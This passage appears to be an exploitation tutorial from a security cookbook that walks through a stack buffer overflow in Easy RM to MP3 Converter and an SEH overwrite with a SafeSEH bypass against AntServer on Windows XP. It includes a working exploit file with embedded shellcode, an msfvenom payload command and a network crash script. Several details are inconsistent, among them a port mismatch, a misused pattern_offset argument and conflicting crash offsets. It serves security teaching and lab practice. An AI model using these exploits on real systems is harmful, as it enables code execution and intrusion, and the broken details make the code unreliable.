Before we begin, we will need an old version of a Windows OS (preferably, Windows XP) and a debugger for Windows. I have used Immunity Debugger and an old software with a known buffer overflow vulnerability. We will use *Easy RM to MP3 Converter*. This version had a buffer overflow vulnerability in playing large M3U files.


Getting ready

The free version of Immunity Debugger can be downloaded at `https://www.immunityinc.com/products/debugger/`.

How to do it...

Follow the given steps to learn about it:

1. Next, we download and install our MP3 converter on the machine.
2. This converter had a vulnerability in playing M3U files. The software crashed when a large file was opened for conversion with it.
3. Let's create a file with about 30,000 `A`s written into it and save it as `<filename>.m3u`:



4. We then drag and drop the file into the player, and we will see that it crashes:


5. Now we need to find the exact number of bytes that cause the crash.

6. Typing so many As manually in a file will take a lot of time, so we write a simple Python program to do that for us:


```
import io
a="A"*30000
file =open("crash.m3u","w")
file.write(a)
file.close()
```

7. Now we play around with bytes to find the exact value of the crash.
8. In our case, it came out to be 26,105 as the program did not crash at 26,104 bytes:


9. Now, we run our debugger and attach our running converter program to it by navigating to **File** | **Attach**:




10. Then, we select the process name from the list of running programs:



11. Once it is attached, we open our M3U file in the program. We will see a warning in the status bar of the debugger. We simply click on continue by pressing the *F9* key or clicking on the play button from the top menu bar:



12. We will see that the EIP was overwritten with `A`s and the program crashed:




13. Now we need to find the exact 4 bytes that cause the crash. We will use the script from Kali known as *pattern create*. It generates a unique pattern for the number of bytes we want.

14. We can find the path of the script using the locate command:

```
locate pattern_create
```


The following screenshot shows the output of the preceding command:



15. Now that we have the path, we run the script and pass the number of bytes:

```
ruby /path/to/script/pattern_create.rb 5000
```

16. We used 5,000 because we already know it will not crash at 25,000, so we only create a pattern for the next 5,000 bytes.
17. We have our unique pattern. We now paste this in our M3U file along with 25,000 `A`s.
18. We open up our application and attach the process to our debugger:




19. We then drag and drop our M3U file into the program.
20. It crashes and we have our EIP overwritten with 42386b42.
21. Metasploit has another great script to find the location of the offset:


```
ruby /path/to/script/pattern_offset.rb 5000
```

22. Now we have the offset match at `1104`; adding it to the 25,000 `A`s, we now know that EIP is overwritten after 26,104 bytes:


23. Next, we need to find out a reliable way of jumping to the shellcode. We do this by simply writing extra random characters into the stack after EIP, making sure the shellcode we write will be written properly into the memory.
24. We run the program, attach it to the debugger, and let it crash.
25. We will see the EIP has been overwritten successfully. In the window in the bottom-right corner, we right-click and select **Go to ESP**:




26. Here, we notice that the ESP actually starts from the 5th byte. To make sure our shellcode is executed properly, we now need to make sure shellcode starts after 4 bytes. We can insert four NOPs to fix this:




27. Since we have control over EIP, there are multiple ways to execute our shellcode, and we will cover two of them here. The first one is simple: we find the `jmp esp` instruction in the code and overwrite the address with it. To do that, we right-click and navigate to **Search for** | **All commands** in all modules:



28. We type the `jmp esp` instruction:



29. In the results box, we see our instruction, and we copy the address for our exploit.




30. Let's write an exploit now. The basic concept would be `junk bytes + address of jump ESP + NOP bytes + Shellcode`:

```
File  Edit  Search  Options  Help
import io
a="A"*26104+"\x3A\xF2\xA8\x01"+"\xB8\xFF\xEF\xFF\xFF\xF7\xD0\x2B\xE0\x55\x8B\xEC\x33\xFF\x57\x83\xEC\x04
\xC6\x45\xF8\x63\xC6\x45\xF9\x61\xC6\x45\xFA\x6C\xC6\x45\xFB\x63\x8D\x45\xF8\x50\xBB\xC7\x93\xBF\x77\xFF
\xD3"+"\x90"*100
file = open("crash.m3u","w")
file.write(a)
file.close()
```


31. We can generate the shellcode of the calculator:

    `msfvenom windows/exec CMD=calc.exe R | msfencode -b '\x00\x0A\x0D' -t c`

32. Now we run the exploit, and we should see the calculator open once the program crashes!




33. Let's try another method; suppose there are no `jmp` esps available for us to use. In this case, we can use `push esp` and then use the `ret` instruction, which will move the pointer to the top of the stack and then call the `esp`.
34. We follow the same steps until *step 25*. Then, we right-click and go to **Search for | All sequences in all modules**.
35. Here, we type `push esp ret`:



36. In the result, we see we have the sequence in the address: `018F1D88`.


37. Now we simply replace the EIP address in our exploit code with this and run the exploit, and we should have a calculator open up:



SEH bypass

Before we start, we need to understand what SEH is. **SEH** stands for **structured exception handling**. We may have often seen programs popping up an error saying the *software has encountered a problem and needs to close*. This basically means it's the default exception handler of Windows kicking in.

SEH handlers can be considered the block of `try` and `catch` statements that are executed in order when there's an exception in the program. This is what a typical SEH chain would look like:



Source: https://www.corelan.be/wp-content/uploads/2009/07/image_thumb45.png

When an exception occurs, the SEH chain comes to the rescue and handles the exception based on its type.


So, when an illegal instruction occurs, the application gets a chance to handle the exception. If no exception handler is defined in the application, we will see an error shown by Windows: something like **Send a report to Microsoft**.

To perform a successful exploitation of a program with the SEH handler, we first try to fill the stack with our buffer and then try to overwrite the memory address that stores the first SEH record chain. However, that is not enough; we need to generate an error as well, that will actually trigger the SEH handler and then we will be able to gain complete control over the execution flow of the program. An easy way is to keep filling the stack all the way down, which will create an exception to be handled, and since we already have control over the first SEH record, we will be able to exploit it.


How to do it...

In this recipe, you will learn how to do this:

1. Let's download a program called AntServer. It has a lot of public exploits available, and we will try to build our own exploit for it.
2. We will install it on the Windows XP SP2 machine that we used in the previous recipe.
3. AntServer had a vulnerability that could be triggered by sending a long USV request to the AntServer running on port `6600`:



4. Let's run the AntServer by opening the software and navigating to **Server | Run Service Control...**:




5. Now let's write a simple Python script, that will send a large request to this server on port `6600`:

```
#!/usr/bin/pythonimport socket
import socket
address="192.168.110.6"
port=6660
buffer = "USV " + "\x41" * 2500 + "\r\n\r\n"
sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((address, port))
sock.send(buffer)
sock.close()
```

6. Coming back to the Windows machine, let's start Immunity Debugger and attach the process `AntServer.exe` to it. And then, click on `Run`.

7. Once the program is running, we run our Python script from Kali, and in our Debugger, we will see a violation error. However, our EIP has not been overwritten yet:



8. In the **File** menu in the debugger, we go to **View** | **SEH chain**. Here, we will see that the address has been overwritten by `AAAA`. Now we press *Shift+ F9* to pass an exception to the program. We will see that the EIP has been overwritten, and we get an error:

9. We will also notice that the other register values have now become zero. This zeroing of registers was introduced in Windows XP SP1 and later in order to make SEH exploitation more difficult.

10. We are using Windows XP SP2. It has a feature called **SAFESEH**. When this option is enabled in the module, only the memory addresses listed on the registered SEH handlers list can be used, which means if we use any address that is not on the list, from a module compiled with `/SAFESEH ON`, the SEH address will not be used by the Windows exception handler and the SEH overwrite will fail.
11. There are a few ways to bypass this, and this is one of them: using an overwrite address from a module that was not compiled with the `/SAFESEH ON` or `IMAGE_DLLCHARACTERISTICS_NO_SEH` options.
12. To find that, we will use a plugin called **mona** for Immunity Debugger. It can be downloaded from `https://github.com/corelan/mona`:

13. We simply copy the Python file into the `PyCommands` folder of the Immunity application.

14. Let's move on to making the exploit. We have seen that the EIP has already been overwritten. Now we will try to find the exact bytes at which the crash occurs using the pattern create script in Kali Linux:

```
ruby /path/to/script/pattern_create.rb -l 2500
```

The following screenshot shows the output of the preceding command:

```
root@kali:/media/sf_Downloads/BOOK# /usr/share/metasploit-framework/tools/exploi
t/pattern_create.rb -l 2500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As
6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2A
v3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9
